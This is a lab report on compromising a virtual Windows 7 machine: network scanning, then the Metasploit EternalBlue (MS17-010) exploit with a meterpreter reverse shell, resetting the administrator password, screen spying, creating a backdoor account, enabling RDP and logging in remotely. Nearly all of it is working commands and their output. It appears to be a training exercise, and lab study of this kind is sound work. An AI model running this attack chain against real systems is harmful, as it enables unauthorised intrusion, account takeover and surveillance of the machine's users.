-by Gorle Sirisha

Report on Hacking into Windows Machine

(Blue-box – Windows7machine)

→On the Blue -Box and keep it in running state.

→Open terminal of Kali Linux machine and make sure you are in Root, if not do

sudo su

Entering password kali, lets you to enter in to Root.

→type "if config" to find our(Listeners Host) Ip-address.

Ip-Address : 10.0.2.4

**Gathering Information about Blue-Box **

(Windows7machine)

%The following commands to be entered in terminal in root

→nmap -sP 10.0.2.1/24 >> scans all 255 hosts and returns the Ip-address of those whose hosts are up.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-20 09:41 EST
Nmap scan report for 10.0.2.1
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00014s latency).
MAC Address: 08:00:27:D3:E2:B2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00030s latency).
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Info:

#A total of 5 hosts up along with our host.

//Service version detection scan:

→nmap -sV 10.0.2.1/24 *>> service version detection scan of all 255 hosts in which hosts are up.*

Nmap scan report for 10.0.2.15
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open tcpwrapped
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Info:

This is the host we are interested in..When we get to see 139/tcp & 445/tcp -Windows 7-10 .It is confirm that this host is our target host

 # Target Host: Ip-Address 10.0.2.15

%If the above scan don't show the info of the ports that are open for WINDOWS machine host (Target Host) we do below scan.

→nbtscan 10.0.2.1/24 *>> this scan gives 99% accurate result for windows ,it even gives info for Linux but more efficient for windows.*

Doing NBT name scan for addresses from 10.0.2.1/24

IP address NetBIOS Name Server User MAC address

10.0.2.15 WIN-845Q99OO4PP <server> <unknown> 08:00:27:2a:95:91
10.0.2.255 Sendto failed: Permission denied

Info:

#WIN-845Q99004PP -Target Host : Ip-Address 10.0.2.15

//Target Scoping:

→nmap -sV 10.0.2.15 *>> scans this particular host and returns the info about the nature and number of the ports which are open.*

→nbtscan 10.0.2.15 *>> scans this particular host and returns the info about the nature and number of the ports which are open.*

→nmap -p- -A 10.0.2.15 –open *>> -p- scans all 1 to 65535 hosts.*

-A scans and returns every single info about target host .

(If company gives complete access only then it is advised to use, if only partial access is given then don't use flag A.)

--open scans and returns only those ports which are open continuously and ignores the ports which are closed/open for only sometime .This helps to narrow down our search.

Info :

 # Computer name: WIN-845Q99OO4PP

#Running: Microsoft Windows 7|2008|8.1 >> OS :Windows 7

 # smb2-security-mode: >> smb2 version-2.1 (smb is not patched)

| 2.1:

****Penetration testing/Vulnerability Identification****

→nmap script vuln 10.0.2.15 *>> returns the info about different vulnerabilities present in the target machine. (vuln – a script that returns vulnerabilities).*

Info:

#smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

>>ms17-010 vulnerability of SMBv1 servers, indicates that an exploit like eternal blue is possible in this target host.

>> A critical remote code execution >> is an indication that we can get access as user at first and can be directly get access as administrator into target host.

Exploit (here Eternal blue attack)

→msfconsole >> *Metasploit Framework Console – enters into Metasploit framework interface* .

→search ms17-010

Info:

Matching Modules

==========

 # Name Disclosure Date Rank Check Description

- ---- ---------- ---- ----- -----------

0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution

3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection

4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

//Auxiliary scan to confirm whether the host is vulnerable to this exploit or not.

→use 3 >> *initializes the auxiliary scan*

→show options >>

Info:

#

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name Current Setting Required Description

---- --------- -------- -----------

CHECK_ARCH true no Check for architecture on vulnerable hosts

CHECK_DOPU true no Check for DOUBLEPULSAR on vulnerable hosts

CHECK_PIPE false no Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 445 yes The SMB service port (TCP)
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

→set RHOSTS 10.0.2.15 *>> sets current setting of RHOSTS to 10.0.2.15 (Target Host IP)*

→run *>> runs the auxiliary scan*

Info:

[+] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)

[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

→back *>> back to msf6>*

→search ms17-010

Matching Modules
==========

 # Name Disclosure Date Rank Check Description
- ---- ---------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
#eternal blue exploit – 0

→use 0 *>> intiates the exploit process*

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

>>Sets the payload default …if not set initially.

→show info >> *displays all the info about "eternal blue"*

Info:

 # Provided by:

Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelafuente-r7
cdelafuente-r7

 # Available targets:

Id	*Name*
0	*Automatic Target*
1	*Windows 7*
2	*Windows Embedded Standard 7*
3	*Windows Server 2008 R2*
4	*Windows 8*
5	*Windows 8.1*
6	*Windows Server 2012*
7	*Windows 10 Pro*
8	*Windows 10 Enterprise*

→set RHOSTS 10.0.2.15 *>> sets current setting of RHOSTS to 10.0.2.15 in options (Target Host IP)*

→set LHOSTS 10.0.2.4 *>> sets current setting of LHOSTS to 10.0.2.4 in options (Listeners Host IP),it will be set default if not we do this.*

→exploit >> *exploit starts, initiating a session (here it is session1)*

→shell >> *creates a channel and gives us direct access to windows command shell*

 # Process 844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

**We got into the system

→ *C:\Windows\system32>*whoami

whoami

nt authority\system *>> this shows that we are given access as administrator in the target host*

→*C:\Windows\system32>*net user administrator siri123

net user administrator siri123

The command completed successfully. *>> changes the administrator login password to siri123*

→exit *>> back to meterpreter*

→help >> *displays the commands that can be used to make actions in the target host*

*Lets use some commands


→*screenshare* *Watch the remote user desktop in real time*

meterpreter > screenshare

[*] Preparing player...

[*] Opening player at: /home/kali/JirRCXCg.html

[*] Streaming...




ctrl+c *>> ends the streaming*

→ *screenshot Grab a screenshot of the interactive desktoptops streaming*

meterpreter > screenshot

Screenshot saved to: /home/kali/OlYFQJRD.jpeg



→ *idletime Returns the number of seconds the remote user has been idle*

meterpreter > idletime

User has been idle for: 2 hours 30 mins 29 secs

>>displays the time for which the user is idle in the target host.

Getting complete access of machine

→run getgui -u siri -p gorle *>> -u sets the user name(mentioned next to it)*

-p sets password(mentioned next to it) to account of specified username.

→sessions 1 *>> sets the interactive session to 1*

→bg *>> makes the session to run in background*

→*msf6 exploit(windows/smb/ms17_010_eternalblue) >* use post/windows/manage/enable_rdp *>>gives us access to remote desktop(enables remote desktop protocol)*

→set session 1 *>> sets session to 1*

→*msf6 post(windows/manage/enable_rdp) >* sessions -i 1


[*] Starting interaction with 1…

meterpreter >

*Open new terminal

→rdesktop -u siri -p gorle 10.0.2.15 *>> gives us direct access to the machine through the account created with username and password mentioned.*

- *If the actual user is already logged into this account and running it at that time, actual user may get logged out immediately after we get the access.*



And now we are finally into the host machine completely.